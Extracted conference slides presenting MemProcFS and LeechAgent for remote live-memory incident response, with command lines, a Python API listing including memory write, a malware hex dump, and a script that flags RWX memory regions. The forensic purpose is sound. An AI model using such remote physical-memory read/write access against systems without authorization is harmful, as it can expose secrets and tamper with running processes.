
Modular Design – Component Overview




LeechCore Library

Focus:
Physical Memory Read/Write

Separates memory
acquisition from analysis



Vmm Library



Incident Response with LeechAgent

Suspicious process → Computer Quarantined to VLAN

Limited bandwidth high latency network

Full memory dump == slow

Solution: Retrieve only the memory needed →

Analyze with The Memory Process File System

Or even better ... run the **analysis on** the **remote computer** by submitting a Python script!

Demo: Remote Malware Memory Analysis

Command Prompt

```
Q:\>MemProcFS.exe -device dumpit -remote rpc://kerberos-spn-remote-user:10.9.15.104
```

Analyze **live malware memory**

From **remote** infected system

By clicking on files!

The screenshot displays two windows from a malware analysis tool. The top window, titled 'map - Notepad', shows a list of memory entries with their permissions and names. The bottom window, titled 'HxD - [M:\name\zuasi.exe-6700\vmem]', shows a hex dump of the selected memory region.

Offset	Permissions	Name
0016	2 000000000003fe000-000000000003ffff	-rw-
0017	3a 00000000000400000-00000000000439fff	-rwx zuasi.exe
0018	1 0000000000043a000-0000000000043afff	-r-x zuasi.exe
0019	1 00000000000440000-00000000000440fff	-rw-

Offset(h)	Hex	Decoded text
000000401AC0	00 00 00 00 45 00 53 00 45 00 54 00 00 00 53 00	...E.S.E.T...S.
000000401AD0	65 00 63 00 75 00 72 00 69 00 74 00 79 00 00 00	e.c.u.r.i.t.y...
000000401AE0	00 00 00 00 45 00 53 00 45 00 54 00 00 00 41 00	...E.S.E.T...A.
000000401AF0	6E 00 74 00 69 00 76 00 69 00 72 00 75 00 73 00	n.t.i.v...r.u.s.
000000401B00	00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00	...M.i.c.r.o.s.
000000401B10	6F 00 66 00 74 00 00 00 49 00 6E 00 73 00 70 00	o.f.t...I.n.s.p.

Incident Response

Advantages with Physical Memory Analysis

MemProcFS has OK performance even over laggy networks

LeechAgent remote analysis directly on endpoint is nice (avoids latency)

Future focus: Performance optimizations

- parallelize even more → reduce latency impact
- multi-threaded design is awesome → background refreshes

Limited analysis functionality right now

- more analysis plugins planned!


Demo: Python “All Things RWX”

Analyze **live memory** ...

From **remote** system

... in **Python** by using API

Locate **rwX** memory **processes**



```
Q:\>python
Python 3.6.7 (v3.6.7:6ec5cf24b7, Oct 20 2018, 13:35:33) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from vmmpy import *
>>> VmmPy_Initialize([
...     '-remote', 'rpc://frizk@ad.frizk.net:BOOK-TEST.ad.frizk.net',
...     '-device', 'dumpit'
... ])
>>> VmmPy_
VmmPy_Close(
VmmPy_Initialize(
VmmPy_ConfigGet(
VmmPy_ConfigSet(
VmmPy_GetVersion(
VmmPy_MemRead(
VmmPy_MemReadScatter(
VmmPy_MemWrite(
VmmPy_MemVirt2Phys(
VmmPy_PidList(
VmmPy_PidGetFromName(
VmmPy_ProcessGetMemoryMap(
VmmPy_ProcessGetMemoryMapEntry(
VmmPy_ProcessGetModuleMap(
VmmPy_ProcessGetModuleFromName(
VmmPy_ProcessGetInformation(
VmmPy_ProcessListInformation(
VmmPy_ProcessGetEAT(
VmmPy_ProcessGetIAT(
VmmPy_ProcessGetDirectories(
VmmPy_ProcessGetSections(
VmmPy_VfsList(
VmmPy_VfsRead(
VmmPy_VfsWrite(
VmmPy_UtilFillHexAscii(
>>> VmmPy_ProcessListInformation([VmmPy_PidGetFromName('explorer.exe')])
{'pid': 6572, 'pa-dtb': 1223294976, 'pa-dtb-user': 1224278016, 'state': 0, 'tp-memorymodel': 3,
'e': True, 'name': 'explorer.exe', 'wow64': False, 'va-entry': 0, 'va-eprocess': 18446630307585,
'va-peb32': 0}
>>>
```

Demo: Python “All Things RWX”

Analyze **live memory**

On remote system → No latency / bandwidth limitations 😊

... in **Python** by using API

Locate **rwX** memory **processes**

```
Command Prompt
Q:\>
Q:\>pcileech.exe agent-execPy -in agent-find-rwx.py -device dumpit -remote rpc://frizk@AD.FRIZK.NET:book-test
AGENT-PYEXEC: Sending script to remote LeechAgent for processing.
AGENT-PYEXEC: Waiting for result ...
```

```
3208: MsMpEng.exe: {'va': 1413248909312, 'size': 163840, 'pages': 40, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413249691648, 'size': 8192, 'pages': 2, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413250007040, 'size': 4096, 'pages': 1, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413250023424, 'size': 258048, 'pages': 645, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413250805760, 'size': 8192, 'pages': 2, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413251121152, 'size': 4096, 'pages': 1, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413681926144, 'size': 286720, 'pages': 7168, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413682380800, 'size': 94208, 'pages': 2355, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
3208: MsMpEng.exe: {'va': 1413723459584, 'size': 565248, 'pages': 14131, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
9660: MRT.exe: {'va': 2034530844672, 'size': 790528, 'pages': 19763, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
9660: MRT.exe: {'va': 2034716770304, 'size': 4096, 'pages': 1, 'wow64': False, 'tag': '', 'flags-pte': 6, 'flags': '-rwx'}
```

```
BOOK-TEST on BOOK - Virtual Machine Connection
File Action Media View Help

Select Administrator: Command Prompt - DumpIt.exe /LIVEKD /A LeechAgent.exe /C -interactive

c:\LeechAgent>DumpIt.exe /LIVEKD /A LeechAgent.exe /C -interactive

DumpIt 3.0.20181116.2
Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>
Copyright (C) 2017 - 2018, Comae Technologies DMCC <http://www.comae.io>

Launching LeechAgent.exe...
LeechAgent starting with kerberos SPN: 'frizk@AD.FRIZK.NET'
(specify the SPN value in client connection string).
(ensure that port tcp/28473 is open in firewall).
[2019-04-01 21:30:50] LeechAgent: INFO: User authentication: 'frizk@ad.frizk.net'
[2019-04-01 21:30:50] LeechAgent: OPEN: Client ID 794F7009
[2019-04-01 21:30:50] LeechAgent: OPEN: Client ID 1FEA65D9
[2019-04-01 21:31:01] LeechAgent: CLOSE: Client ID 1FEA65D9
[2019-04-01 21:31:01] LeechAgent: CLOSE: Client ID 794F7009
[2019-04-01 21:31:01] LeechAgent: CLOSE: Last connected client requested close.
```

```
Notepad++
Settings Tools Macro Run Plugins Window ?

1 for pid, procinfo in VmmPy_ProcessListInformation().items():
2     try:
3         memmap = VmmPy_ProcessGetMemoryMap(pid, True)
4         for entry in memmap:
5             if '-rwx' in entry['flags']:
6                 print(str(pid) + ': ' + procinfo['name'] + ' has RWX memory')
7     except:
8         pass
```

Python API

Read / Write Physical and Virtual Memory


Process information

Modules information

List / Read / Write MemProcFS "files"

```
VmmPy_VerVersion(  
VmmPy_MemRead(  
VmmPy_MemReadScatter(  
VmmPy_MemWrite(  
VmmPy_MemVirt2Phys(  
VmmPy_PidList(  
VmmPy_PidGetFromName(  
VmmPy_ProcessGetMemoryMap(  
VmmPy_ProcessGetMemoryMapE  
VmmPy_ProcessGetModuleMap(  
VmmPy_ProcessGetModuleFrom  
VmmPy_ProcessGetInformation  
VmmPy_ProcessListInformati  
VmmPy_ProcessGetEAT(  
VmmPy_ProcessGetIAT(  
VmmPy_ProcessGetDirectories  
VmmPy_ProcessGetSections(  
VmmPy_VfsList(  
VmmPy_VfsRead(  
VmmPy_VfsWrite(  
VmmPy_UtilFillHexAscii(  

```



Focus: Performance

